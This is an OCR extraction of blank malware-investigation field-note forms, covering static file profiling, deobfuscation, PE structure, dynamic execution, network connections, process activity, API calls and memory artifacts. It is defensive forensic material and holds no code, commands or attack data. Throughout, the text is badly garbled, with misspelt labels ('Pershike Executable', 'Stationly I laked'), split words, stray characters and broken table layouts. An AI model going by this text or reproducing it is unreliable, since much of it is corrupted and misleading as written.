| a desination of the second                                             |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
|                                                                        |                         |            |                 |                      |             |
| Full file profile performed on F<br>separate File Profiling Notes: Sus |                         |            | rom Digital Imp | ression and Trace Ev | vidence [on |
|                                                                        |                         |            |                 |                      |             |

|                                                                                                                                           | Field Notes                                                                                          | : Static   | Analysis                                                                                         |                             |
|-------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------|------------|--------------------------------------------------------------------------------------------------|-----------------------------|
| Case Number:                                                                                                                              |                                                                                                      | Date/      | Time:                                                                                            |                             |
| Investigator:                                                                                                                             |                                                                                                      |            |                                                                                                  |                             |
| File Identifiers<br>Source from which file was                                                                                            |                                                                                                      | Dete       | acquired:                                                                                        |                             |
|                                                                                                                                           |                                                                                                      |            | acquireo:                                                                                        |                             |
| File Name:                                                                                                                                | Size:                                                                                                | DMD5:      |                                                                                                  |                             |
|                                                                                                                                           |                                                                                                      | OSHA1:     |                                                                                                  |                             |
|                                                                                                                                           |                                                                                                      | OFile Sim  | ilarity Index (F                                                                                 | SI) matches:                |
|                                                                                                                                           |                                                                                                      | DFile Iden | ntified in Online                                                                                | Hash Repository(s):         |
| File Type                                                                                                                                 |                                                                                                      | -          | Programmin                                                                                       | ng Language                 |
| DExecutable File<br>OPershike Executable (PE)<br>ODL<br>OSCR<br>OSCR<br>OSCR<br>OSCR<br>DODer<br>Distancy/<br>Configuration File<br>O.BIN | Document File OPDF OMS Office Excel OMS Office Pr OMS Office Word OCIM OOther  Archive File OZp OBar |            | C#<br>C++<br>Delphi<br>Visual C#<br>Visual Bas<br>JavaScript<br>ActiveX<br>Dat<br>Python<br>Perl | ic                          |
| O.Config<br>OOther                                                                                                                        | Oother                                                                                               | Ξ.         | Carloriter Cangel                                                                                | uage                        |
| Compiler                                                                                                                                  |                                                                                                      | File Appe  | arance/Icon:                                                                                     | File Content Visualization: |
| Usual C++<br>Borland C++<br>GCC<br>Other Compiler                                                                                         |                                                                                                      |            |                                                                                                  |                             |
| Anti-virus Signatures:                                                                                                                    |                                                                                                      |            |                                                                                                  |                             |
| Signature:                                                                                                                                | Vendor:                                                                                              | 10         |                                                                                                  |                             |

| e Obfuscation<br>File examined for obfuscation: | OYes ONe                               |
|-------------------------------------------------|----------------------------------------|
| File obfuscation detected:<br>Obfuscation Type: | OYes ONe                               |
| OPacking Signature:                             | OCryptor<br>Osignature:<br>Osignature: |
| OBinder<br>Signature:<br>Signature:             | DNotes:                                |
| File Submitted to File Unpacking S              | sfully Extracted OYes ONo              |

|                     |                  | DE                  | OBFUSCATIO                                        | ON                                                  |                            |        |
|---------------------|------------------|---------------------|---------------------------------------------------|-----------------------------------------------------|----------------------------|--------|
| C                   |                  |                     |                                                   |                                                     |                            |        |
|                     | UnMew ODeShrink  |                     | OSize:<br>OMD5:<br>OSHA1:<br>OMetadi<br>Olimport  |                                                     | DYes DNo<br>DYes DNo       |        |
| OProcess N<br>OPID: | imped from Memor | <u>8</u><br>1771    | OSize:<br>OMD5:<br>OSHA1:<br>OImport              | ed file name:<br>Corrupted:<br>Reconstructed:       | OYes ONe<br>OYes ONe       |        |
| OOEP Address        |                  | nt (OEP)<br>DYes DN | o OSize:<br>OMD5:<br>OSHA1:<br>OMetada<br>OImport |                                                     | e:<br>DYes DNo<br>DYes DNo |        |
|                     |                  | EMBI                | EDDED ARTI                                        | FACTS                                               |                            |        |
| Distances           |                  |                     |                                                   |                                                     |                            |        |
|                     |                  | onal Context of Al  | Traj                                              | ticipated Netw<br>ectory, Digital<br>Trace Evidence | Impression,                |        |
| Strings             | IP Addresses     | E-mail              | Nickname(s)/                                      | Program                                             | Registry                   | Other: |
| Domain              |                  |                     |                                                   |                                                     |                            |        |

| File De | pend | lencies |
|---------|------|---------|
|---------|------|---------|

# O Stationly I laked

| Dynamic Link Library (.dll) Name | Purpose | Associated API Reference |
|----------------------------------|---------|--------------------------|
|                                  |         |                          |
|                                  |         |                          |
|                                  |         |                          |
|                                  |         |                          |
|                                  |         |                          |
|                                  |         |                          |

#### Symbolic References

# Symbols have been stripped Symbols are present Osymbols identified:

OYes ONo

| Symbol Name | Purpose    | Associated API Reference |
|-------------|------------|--------------------------|
|             | Constance. |                          |
|             |            |                          |
|             |            |                          |
|             |            |                          |
|             | 10         | ×                        |
|             |            |                          |
|             |            |                          |
|             |            |                          |
|             |            |                          |
|             |            |                          |
|             |            | 7                        |
|             |            |                          |

#### Metadata

| Author/Creator:         | File Version Number:    |  |
|-------------------------|-------------------------|--|
| Creation Date:          | Product Version Number: |  |
| Modification Date:      | Language Code:          |  |
| File Type:              | Character Set:          |  |
| MIME Type:              | File Description:       |  |
| Machine Type:           | File Version:           |  |
| Compilation Time Stamp: | Internal Name:          |  |
| Programming Language:   | Legal Copyright:        |  |
| Compiler:               | Original Filename:      |  |
| Linker Version:         | Product Name:           |  |
| Entry Point:            | Product Version:        |  |
| Target OS Type:         | Other:                  |  |

# Notes:

#### PE File Structure and Contents


| August Males   |                              |
|----------------|------------------------------|
|                | Service W                    |
| Automa Tana    | and the second at the second |
| Compiles Table | matterie                     |
| Cambran Solar  | and the second second        |

File Signature: Entry Point Address:

Time and date the file was compiled/created:

Target platform/processor:

Number of sections in the Section Table:



| pecimen contains Resources | OYes ONo    |        |  |
|----------------------------|-------------|--------|--|
| lcon                       | OYes ONe    |        |  |
| Address Location:          | 010 010     |        |  |
| Extracted and Saved        | DFile Name: | EMD5   |  |
| Screen Capture taken       | Size:       | DSHA1: |  |
| Cursor                     | OYes ONo    |        |  |
| Address Location:          |             |        |  |
| Extracted and Saved        | GFile Name: | □MD5:  |  |
| Screen Capture taken       | Size:       | DSHA1: |  |
| Dialog Box                 | OYes ONo    |        |  |
| Address Location:          |             |        |  |
| Extracted and Saved        | File Name:  | MD5:   |  |
| □Screen Capture taken      | Size:       | DSHA1: |  |
| Address Location:          | OYes ONo    |        |  |
| Extracted and Saved        | DFile Name: | IMD5:  |  |
| Screen Capture taken       | Size:       | DSHA1: |  |
| Version Information:       | OYes ONo    |        |  |
| File Version Number:       |             |        |  |
| Product Version Number:    |             |        |  |
| Target Operation System:   |             |        |  |
| Language Code:             |             |        |  |
| Character Set:             |             |        |  |
| File Description:          |             |        |  |
| File Version:              |             |        |  |
| Internal Name:             |             |        |  |
| Legal Copyright:           |             |        |  |
| Original Filename:         |             |        |  |
| Product Name:              |             |        |  |
| Product Version:           |             |        |  |
| Other:                     |             |        |  |

#### Additional Notes:

□Full file profile performed on PE file specimen after extraction from obfuscation code [on separate File Profiling Notes: Suspicious File form]: OYes ONo

| Case Number:                                                                                                                                                                                 |                    | Date/Time:           |                                                                                                                                                                                                                                          |                                |  |
|----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------|----------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|--------------------------------|--|
| Investigator:                                                                                                                                                                                |                    |                      |                                                                                                                                                                                                                                          |                                |  |
| Malware Specimen Ide                                                                                                                                                                         | entifiers          |                      |                                                                                                                                                                                                                                          |                                |  |
| Source from which spo                                                                                                                                                                        | cimen was acquire  | d:                   | Date acquired:                                                                                                                                                                                                                           |                                |  |
| File Name: Size:                                                                                                                                                                             |                    |                      | DMD5:                                                                                                                                                                                                                                    |                                |  |
|                                                                                                                                                                                              |                    |                      | □SHA1:           □File Similarity Index (FSI) matches:           □File Identified in Online Hash Repository(s):                                                                                                                          |                                |  |
|                                                                                                                                                                                              |                    | OF                   |                                                                                                                                                                                                                                          |                                |  |
|                                                                                                                                                                                              |                    |                      |                                                                                                                                                                                                                                          |                                |  |
| file Specimen Type:                                                                                                                                                                          |                    |                      | File Appearance:                                                                                                                                                                                                                         | File Content Visualization     |  |
| Oother                                                                                                                                                                                       | OCHM<br>OOther     |                      |                                                                                                                                                                                                                                          |                                |  |
|                                                                                                                                                                                              |                    | _                    |                                                                                                                                                                                                                                          |                                |  |
| <u> </u>                                                                                                                                                                                     | 52075              |                      | Classification: Natu                                                                                                                                                                                                                     | re and Purpose                 |  |
| O                                                                                                                                                                                            | Descrip            | tion                 | Virus                                                                                                                                                                                                                                    | re and Purpose                 |  |
| O<br>Mlack Vector<br>/ector:                                                                                                                                                                 | Descrip            | tion                 | UVirus<br>UWorm                                                                                                                                                                                                                          | re and Purpose                 |  |
| )<br>Marck Vector<br>/ector:<br>DE-mail                                                                                                                                                      | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger                                                                                                                                                                                               | re and Purpose                 |  |
| O<br>Mack Vector<br>Vector:<br>DE-mail                                                                                                                                                       | Descrip            | tion                 | UVirus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot                                                                                                                                                                                       | re and Purpose                 |  |
| D<br>Attack Vector<br>Vector:<br>DE-mail<br>DWeb Site                                                                                                                                        | Descrip            | tion                 | □Virus<br>□Worm<br>□Trojan Horse<br>□Keylogger<br>□Bot<br>□Crimeware Kit<br>□Rootkit                                                                                                                                                     | re and Purpose                 |  |
| Milack Vector<br>/ector:<br>DE-mail<br>DWeb Site<br>Dinstant Messenger                                                                                                                       | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot<br>Crimeware Kit<br>Rootkit<br>Backdoor                                                                                                                                                | re and Purpose                 |  |
| Mitack Vector<br>Vector:<br>DE-mail<br>DWeb Site<br>Dinstant Messenger<br>DAutomated                                                                                                         | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot<br>Crimeware Kit<br>Backdoor<br>Sniffer<br>Logic Bomb                                                                                                                                  | re and Purpose                 |  |
| D                                                                                                                                                                                            | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot<br>Crimeware Kit<br>Backdoor<br>Saiffer<br>Logic Bomb<br>Other.                                                                                                                        | re and Parpose                 |  |
| D         Attack Vector         Vector:         D:F-mail         DWeb Site         Dinstant Messenger         DAutomated         DOther                                                      | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot<br>Crimeware Kit<br>Backdoor<br>Sniffer<br>Logic Bomb                                                                                                                                  | re and Purpose                 |  |
| Milack Vector<br>Vector:<br>DE-mail<br>DE-mail<br>Distant Messenger<br>Datomated<br>Dother<br>Duknown                                                                                        | Descrip            | tion                 | Virus<br>Worm<br>Trojan Horse<br>Keylogger<br>Bot<br>Crimeware Kit<br>Backdoor<br>Saiffer<br>Logic Bomb<br>Other.                                                                                                                        |                                |  |
| Attack Vector Vector Vector JE-mail JWeb Site JInstant Messenger Automated Other Unknown Vetimology Targeted attack?                                                                         |                    | OYes ONo             | Ovirus Ovirus Overm Orojan Horse Okcylogger Bod Bod Dorimeware Kit Backdoor Sniffer Uogie Bomb Oother: Unknown: Malware Sophisticated                                                                                                    | tion Mateix                    |  |
| Minetk Vector<br>Vector:<br>DE-mail<br>DWeb Site<br>Instant Messenger<br>Automated<br>D0ther<br>Unknown<br>Vettimology<br>Trageted attack?                                                   | im infrastructure? | OYes ONo             | Dvirns<br>Dworm<br>Drojan Horse<br>Eksylogger<br>Bot<br>Crimeware Kit<br>Drakedoor<br>Basilfer<br>Logic Bomb<br>Dother:<br>Duknown:<br>Malware Sophisticat<br>Dunsophisticated<br>Discomewhat Sophisti                                   | tion Matrix<br>cated           |  |
| Minek Vector<br>Vector:<br>DE-mail<br>DWeb Site<br>Dinstant Messenger<br>DAutomated<br>DOther<br>DUnknow<br>Victimology<br>Victimology<br>Datack specific to vice<br>Datack specific to vice | im infrastructure? | OYes ONo<br>OYes ONo | QVins<br>Worm<br>Drojan Horse<br>Dickcylogger<br>Bod<br>Crimeware Kit<br>Blackdoor<br>Bsattfer<br>Blackdoor<br>Bsattfer<br>Dage Bomb<br>Other:<br>Unknown:<br>Unknown:<br>Somewhat Sophisticat<br>Moderately Sophistcat<br>Sophisticatel | ion Matrix<br>cated<br>incated |  |
| Other                                                                                                                                                                                        | im infrastructure? | OYes ONo             | Uvins<br>Uvins<br>Urojan Horse<br>Keylöger<br>Bot<br>Bot<br>Bot<br>Brookki<br>Backdoor<br>Ssniffer<br>Uotser<br>Unsophisticated<br>Unsophisticated<br>Somewhat Sophist                                                                   | ion Matrix<br>cated<br>incated |  |

| withdute manufale                                                                                                                         |                                          | 340.000 44                            |                                      |
|-------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------|---------------------------------------|--------------------------------------|
| UVirtualization:                                                                                                                          | Operating System:                        | Operating System:                     | Operating System:                    |
| OVMWare                                                                                                                                   | SP/Patch Level:                          | SP/Patch Level:                       | SP/Patch Level:                      |
| OVirtualBox                                                                                                                               | IP Address:                              | IP Address:                           | IP Address:                          |
| OXen                                                                                                                                      | Purpose:                                 | Purpose:                              | Purpose:                             |
| OBochs                                                                                                                                    | O"Victim" System                         | O"Victim" System                      | O"Victim" System                     |
|                                                                                                                                           | O Victim System<br>OMonitoring System    | O Victim System<br>OMonitoring System | O Wichm System<br>OMonitoring System |
| OVirtualPC                                                                                                                                | Ostonitoring System                      | O Monitoring System                   | O Monitoring System                  |
| OOther                                                                                                                                    | OServer System                           | OServer System                        | OServer System                       |
|                                                                                                                                           | O"Attacker" System                       | O"Attacker" System                    | O"Attacker" System                   |
|                                                                                                                                           | OOther                                   | OOther                                | OOther                               |
| "Victim" System Base                                                                                                                      | line                                     | Execution                             |                                      |
| □System "snapshot"                                                                                                                        |                                          | Simple Execution                      |                                      |
| ODate/Time                                                                                                                                | and one one                              | Installation Monito                   |                                      |
|                                                                                                                                           |                                          | OTool used:                           | a.c.                                 |
| OTool used:                                                                                                                               |                                          |                                       |                                      |
| O Tool used:                                                                                                                              |                                          | API Monitor:                          |                                      |
|                                                                                                                                           |                                          | OTool used:                           |                                      |
|                                                                                                                                           |                                          |                                       |                                      |
|                                                                                                                                           |                                          |                                       |                                      |
|                                                                                                                                           | Exec                                     | ution Trajectory                      |                                      |
|                                                                                                                                           | Exec                                     | ution Trajectory                      |                                      |
| Dennetter Tractanter                                                                                                                      |                                          | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      | Exec<br>& Infection Time Line            | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      |                                          | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      |                                          | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      |                                          | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      |                                          | ution Trajectory                      | ſ                                    |
|                                                                                                                                           |                                          | ution Trajectory                      |                                      |
| Execution Trajectory                                                                                                                      |                                          | ution Trajectory                      |                                      |
|                                                                                                                                           |                                          |                                       |                                      |
| Execution Trajectory                                                                                                                      |                                          |                                       |                                      |
|                                                                                                                                           |                                          |                                       |                                      |
|                                                                                                                                           |                                          |                                       |                                      |
| Network Trajectory                                                                                                                        |                                          |                                       |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectors:                                                                                                                       | Infection Time Line     Activity Summary | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | & Infection Time Line                    | Web traffic generated:                |                                      |
| Network Trajectors:                                                                                                                       | Infection Time Line     Activity Summary | Web traffic generated:                |                                      |
| Network Trajectory:                                                                                                                       | Infection Time Line     Activity Summary | Web traffic generated:                |                                      |
| Network Trajectory :<br>DNS Query(s) made:<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0<br>0 | Infection Time Line     Activity Summary | Web raffic generated:                 |                                      |
| Network Trajectory:<br>DNS Query(s) made:                                                                                                 | Infection Time Line     Activity Summary | Web traffic generated:                |                                      |

#### Network Trajectory: Connections **O** Network connections: **⊖**□Network connections: OProtocol: OProtocol: TCP TCP DUDP DUDP OLocal Port: OLocal Port: OStatus: OStatus: DESTABLISHED DESTABLISHED DLISTEN OLISTEN DSYN\_SEND SYN\_SEND OSYN\_RECEIVED SYN\_RECEIVED TIME WAIT Other Other: OForeign Connection Address: OForeign Connection Address: OForeign Connection Port: OForeign Connection Port: OProcess ID Associated with Connection: OProcess ID Associated with Connection: OSystem path to process: OSystem path to process: CAssociated Digital Impression and Trace Evidence: Associated Digital Impression and Trace Evidence:

# Network connections: OProtocol: UTCP UUDP OLocal Port: OStatus: OFSTABLISHED

# O Network connections:

OProtocol: TCP UDP OLocal Port: OStatus: TESTARI ISHED

unarronaamaa TI ISTEN TI ISTEN SYN SEND SYN\_SEND SYN RECEIVED SYN RECEIVED OTIME\_WAIT OTIME\_WAIT Other Other OForeign Connection Address: OForeign Connection Address: OForeign Connection Port: OForeign Connection Port: OProcess ID Associated with Connection: OProcess ID Associated with Connection: OSystem path to process: OSystem path to process: Associated Digital Impression and Trace Evidence: Associated Digital Impression and Trace Evidence: **⊖**□Network connections: G Network connections: OProtocol: OProtocol: TCP TTCP TUDP TUDP OLocal Port: OLocal Port: OStatus OStatus DESTABLISHED DESTABLISHED **DUISTEN DUSTEN** SYN SEND SYN SEND OSYN RECEIVED SYN RECEIVED TIME WAIT OTIME WAIT Other: Other OForeign Connection Address: OForeign Connection Address: OForeign Connection Port: OForeign Connection Port:

OProcess ID Associated with Connection:

OSystem path to process:

OProcess ID Associated with Connection:

OSystem path to process:

OAssociated Digital Impression and Trace Evidence: OAssociated Digital Impression and Trace Evidence:

#### Network Trajectory: Network Impression and Trace Evidence

ENetwork Impres



| INetwork Trace Evidence:<br>Files introduced into network traffic and onto viction | m system as a result of malware specimen execution  |
|------------------------------------------------------------------------------------|-----------------------------------------------------|
| OFile Name:                                                                        | OFile Name:                                         |
| Size:                                                                              | Size:                                               |
| DMD5:                                                                              | DMD5:                                               |
| DSHAI:                                                                             | DSHAT:                                              |
| Eile Type:                                                                         | GFile Type:                                         |
| C Metadata:                                                                        | DMetadata:                                          |
| OFull file profile performed on file specimen after                                | OFull file profile performed on file specimen after |
| extraction [Separate Field Note Form]: GYes GNo                                    | extraction [Separate Field Note Form]: QYes QNo     |

| Unvestigative Significance:                         | UInvestigative Significance:                        |
|-----------------------------------------------------|-----------------------------------------------------|
| OPurpose:                                           | OPurpose:                                           |
| 0                                                   | 0                                                   |
| 0                                                   | o                                                   |
| 0                                                   | 0                                                   |
| Oldentifiers of Modular Malicious Code              | Oldentifiers of Modular Malicious Code              |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| OFunctionality Interpretation                       | OFunctionality Interpretation                       |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| 0                                                   | 0,                                                  |
| DFile Name:                                         | OFile Name:                                         |
| OSize:                                              | DSize:                                              |
| DMD5:                                               | DMD5:                                               |
| OSHA1:                                              | DSHAT                                               |
| File Type:                                          | GFile Type:                                         |
| DMetadata:                                          | C Metadata:                                         |
| OFull file profile performed on file specimen after | OFull file profile performed on file specimen after |
| extraction [Separate Field Note Form]: QYes QNo     | estraction [Separate Field Note Form]:  Yes  No     |
| Investigative Significance:                         | Investigative Significance:                         |
| OPurpose:                                           | OPurpose:                                           |
| 0                                                   | <b>O</b>                                            |
| 0                                                   | 0                                                   |
|                                                     |                                                     |
| Oldentifiers of Modular Malicious Code              | Oldentifiers of Modular Malicious Code              |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| OFunctionality Interpretation                       | OFunctionality Interpretation                       |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| 0                                                   | 0                                                   |
| Notes:                                              |                                                     |
| Notes:                                              |                                                     |
| n                                                   |                                                     |
|                                                     |                                                     |
| 8                                                   |                                                     |
|                                                     |                                                     |

# Process Activity

#### Process Activity Summary: OProcess(es) Started

New process started
 Process ID manifested:
 Process is hidden
 Process has deceptive/innocuous name

Process changes name each execution:

Process restarts after termination
Process has a persistence mechanism:

Handles discoverable Process can be dumped for examination

INew process started
 IProcess ID manifested:
 IProcess is hidden
 Process has deceptive/innocuous name

DProcess changes name each execution:

Process restarts after termination
 Process has a persistence mechanism:

Handles discoverable
Process can be dumped for examination

Onew process started Process ID manifested:

#### O Process(es) modified

O ☐Modification of existing/active processes:

Process hooking identified:

Other effects on active processes:

Omega Modification of existing/active processes:

OProcess hooking identified:

DOther effects on active processes:

O☐Modification of existing/active processes:

#### Process is hidden

Process has deceptive/innocuous name

Process changes name each execution:

Process restarts after termination
Process has a persistence mechanism:

Handles discoverable Process can be dumped for examination

#### OProcess(es) terminated

O Termination of existing/active process(es):

#### Process Activity

|       | picious Process Identified:<br>cess Name: |
|-------|-------------------------------------------|
| OPm   | cess Identification (PID):                |
|       | h to Associated Executable File:          |
| OAs   | sociated User:                            |
| OCh   | ild Process(es):                          |
|       | 0                                         |
|       | 0                                         |
|       | 0                                         |
| OCo   | mmand-line Parameters:                    |
| OFile | a Handles:                                |
|       |                                           |
|       | 0                                         |
|       | 8                                         |
| 01    | aded Modules:                             |
| 0100  |                                           |
|       | 0                                         |
|       | <b>n</b>                                  |
|       | 0                                         |
|       | <u> </u>                                  |
|       | 0                                         |
|       |                                           |
|       |                                           |

| 0         | -        |
|-----------|----------|
| 0_        |          |
| OExported | Modules: |

0\_\_\_\_\_

OProcess Memory Acquired File Name: File Size: MD5 Hash Value:

Associated Digital Impression and Trace Evidence: Process hooking identified:

Other effects on active processes:

Suspicious Process Identified:

OProcess Name: OProcess Identification (PID): OPath to Associated Executable File:

OPath to Associated Executable File OAssociated User:

OChild Process(es):

OFile Handles:

#### OLoaded Modules:

|    |  | 2 |
|----|--|---|
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  |   |
|    |  | 2 |
| 0_ |  | 2 |
|    |  |   |

OExported Modules:

0\_\_\_\_\_

OProcess Memory Acquired File Name: File Size: MD5 Hash Value:

Associated Digital Impression and Trace Evidence:

| OProcess Name:                                                         | OProcess Name:                                                         |
|------------------------------------------------------------------------|------------------------------------------------------------------------|
| OProcess Name:<br>OProcess Identification (PID):                       | OProcess Name:<br>OProcess Identification (PID):                       |
| OProcess Identification (PID):<br>OPath to Associated Executable File: | OProcess Identification (PID):<br>OPath to Associated Executable File: |
| of an to Astochard Excention File.                                     | of all to rendered Excension File.                                     |
| OAssociated User:                                                      | OAssociated User:                                                      |
| OChild Process(es):                                                    | OChild Process(es):                                                    |
|                                                                        | 0                                                                      |
| 0                                                                      | 0                                                                      |
| 0                                                                      |                                                                        |
| OCommand-line Parameters:                                              | OCommand-line Parameters:                                              |
|                                                                        |                                                                        |
| OFile Handles:                                                         | OFile Handles:                                                         |
| <u></u>                                                                | Q                                                                      |
| 0                                                                      | 0                                                                      |
| <b></b>                                                                | D                                                                      |
| 0                                                                      | 0                                                                      |
| OLoaded Modules:                                                       | OLoaded Modules:                                                       |
| 0                                                                      |                                                                        |
| 0                                                                      |                                                                        |
| 0                                                                      | 0                                                                      |
| 0                                                                      | 0                                                                      |
|                                                                        | 0                                                                      |
| 8                                                                      |                                                                        |
|                                                                        |                                                                        |
| <u> </u>                                                               | Q                                                                      |
| 0                                                                      | 0                                                                      |
| 0                                                                      | 0                                                                      |
| 0                                                                      | 0                                                                      |
|                                                                        | 0                                                                      |
|                                                                        |                                                                        |
| 0                                                                      | 0                                                                      |
| OExported Modules:                                                     | OExported Modules:                                                     |
|                                                                        |                                                                        |
| 0                                                                      | 0                                                                      |
| 0                                                                      | 0                                                                      |
| OProcess Memory Acquired                                               | OProcess Memory Acquired                                               |
| File Name:                                                             | Gribess Memory Acquired                                                |
| File Size:                                                             | File Size:                                                             |
| MD5 Hash Value:                                                        | MD5 Hash Value:                                                        |
| UMD3 Haso value:                                                       | Limbo nash value:                                                      |
|                                                                        |                                                                        |
| associated Digital Impression and Trace<br>dence:                      | Associated Digital Impression and Trace<br>Evidence:                   |

| Suspicious Process Identified:<br>Oprocess Name:<br>Oprocess Identification (PID):<br>Opath to Associated Executable File: | Suspicious Process Identified:<br>OProcess Name:<br>OProcess Identification (PID):<br>OPath to Associated Executable File: |
|----------------------------------------------------------------------------------------------------------------------------|----------------------------------------------------------------------------------------------------------------------------|
| OAssociated User:<br>OChild Process(es):                                                                                   | OAssociated User:<br>OChild Process(es):                                                                                   |
|                                                                                                                            | 0                                                                                                                          |
| OCommand-line Parameters:                                                                                                  | OCommand-line Parameters:                                                                                                  |
| OFile Handles:                                                                                                             | OFile Handles:                                                                                                             |
|                                                                                                                            | 0                                                                                                                          |
| 0                                                                                                                          | 0                                                                                                                          |
|                                                                                                                            |                                                                                                                            |
| 0                                                                                                                          | 0                                                                                                                          |
| OLoaded Modules:                                                                                                           | OLoaded Modules:                                                                                                           |
| 0                                                                                                                          | 0                                                                                                                          |
|                                                                                                                            |                                                                                                                            |
|                                                                                                                            |                                                                                                                            |
|                                                                                                                            |                                                                                                                            |

| •                                       | 0                                       |
|-----------------------------------------|-----------------------------------------|
| 0                                       | 0                                       |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
| 0                                       |                                         |
| 0                                       | 0                                       |
| 0                                       | 0                                       |
| 0                                       | 0                                       |
|                                         | 0                                       |
| OExported Modules:                      | OExported Modules:                      |
| 0                                       |                                         |
| 0                                       | 0                                       |
| 0                                       | 0                                       |
| OProcess Memory Acquired                | OProcess Memory Acquired                |
| File Name:                              | File Name:                              |
| GFile Size:                             | Elle Size:                              |
| MD5 Hash Value:                         | MD5 Hash Value:                         |
|                                         |                                         |
|                                         |                                         |
| Associated Digital Impression and Trace | Associated Digital Impression and Trace |
| Evidence:                               | Evidence:                               |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
| Notes:                                  |                                         |
| 1001000000                              |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |
|                                         |                                         |

| API Function Call Summary:<br>Osupicious API function call(s) made:<br>OAPI function call(s) traceable to process(s);<br>OAPI function call(s) traceable to Digital Impression and Trace E | vidence                                               |
|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------|
| Generation Name:                                                                                                                                                                           | Generation Same:                                      |
| OPurpose:                                                                                                                                                                                  | OPurpose:                                             |
| OAssociated DLL:                                                                                                                                                                           | OAssociated DLL:                                      |
| OAssociated Process:                                                                                                                                                                       | OAssociated Process:                                  |
| OAssociated PID:                                                                                                                                                                           | OAssociated PID:                                      |
| OInterplay with other function(s):                                                                                                                                                         | OInterplay with other function(s):                    |
| 0                                                                                                                                                                                          | 0                                                     |
| 0                                                                                                                                                                                          | D                                                     |
| 0                                                                                                                                                                                          | o                                                     |
| Associated Digital Impression and Trace<br>Evidence:                                                                                                                                       | ☐Associated Digital Impression and Trace<br>Evidence: |
| Generation Name:                                                                                                                                                                           | OPurpose:                                             |
| OAssociated DLL:                                                                                                                                                                           | OAssociated DLL:                                      |
| OAssociated Process:                                                                                                                                                                       | OAssociated Process:                                  |
| OAssociated PID:                                                                                                                                                                           | OAssociated PID:                                      |
| OInterplay with other function(s):                                                                                                                                                         | OInterplay with other function(s):                    |
|                                                                                                                                                                                            |                                                       |
|                                                                                                                                                                                            | 0                                                     |
|                                                                                                                                                                                            |                                                       |

| on(s):    |
|-----------|
| and Trace |
|           |
|           |
|           |

|                                                         | Digita                              | I Impression a            | nd Trace Evide                                           | nce                                        |  |
|---------------------------------------------------------|-------------------------------------|---------------------------|----------------------------------------------------------|--------------------------------------------|--|
|                                                         | 35                                  |                           |                                                          |                                            |  |
| Physical Memory Artif                                   |                                     |                           |                                                          |                                            |  |
| The following relevant and/                             | or suspicious artif                 | acts were discovered:     |                                                          |                                            |  |
|                                                         |                                     |                           |                                                          |                                            |  |
| Network Connection(s)     Port Activity     Process(es) | Services     Drivers     Open Files | Command History           | OMemory Concealment     OMFT Entries     OPrefetch Files | Registry Entries     URLS/Web History      |  |
| Drickes(es)                                             | to open rues                        | COCIECUTED LIDAS          | Driddkii Hilo                                            |                                            |  |
| Physical Memory Acc                                     | quired During l                     |                           | y                                                        |                                            |  |
| O Memory Type:                                          |                                     | O Date/Time:<br>O File Na |                                                          |                                            |  |
| D.vmem                                                  |                                     | O File Na<br>O Size:      | anc:                                                     |                                            |  |
| D.hpak                                                  |                                     | O MD5 V                   | (alue:                                                   |                                            |  |
| Other:                                                  |                                     | O SHA1                    |                                                          |                                            |  |
| O Tool used:                                            |                                     |                           |                                                          |                                            |  |
|                                                         |                                     |                           |                                                          |                                            |  |
| GFull Physical Memory                                   | y Analysis cond                     | ucted [Separate Fie       | Id Note Form]:                                           | Yes ONo [Details]:                         |  |
|                                                         |                                     |                           |                                                          |                                            |  |
|                                                         |                                     |                           |                                                          |                                            |  |
| File System Activity: D                                 |                                     | le Creation, Modifie      | cation, Deletion                                         |                                            |  |
| Grile System Activity S                                 |                                     | a come and concerning of  |                                                          |                                            |  |
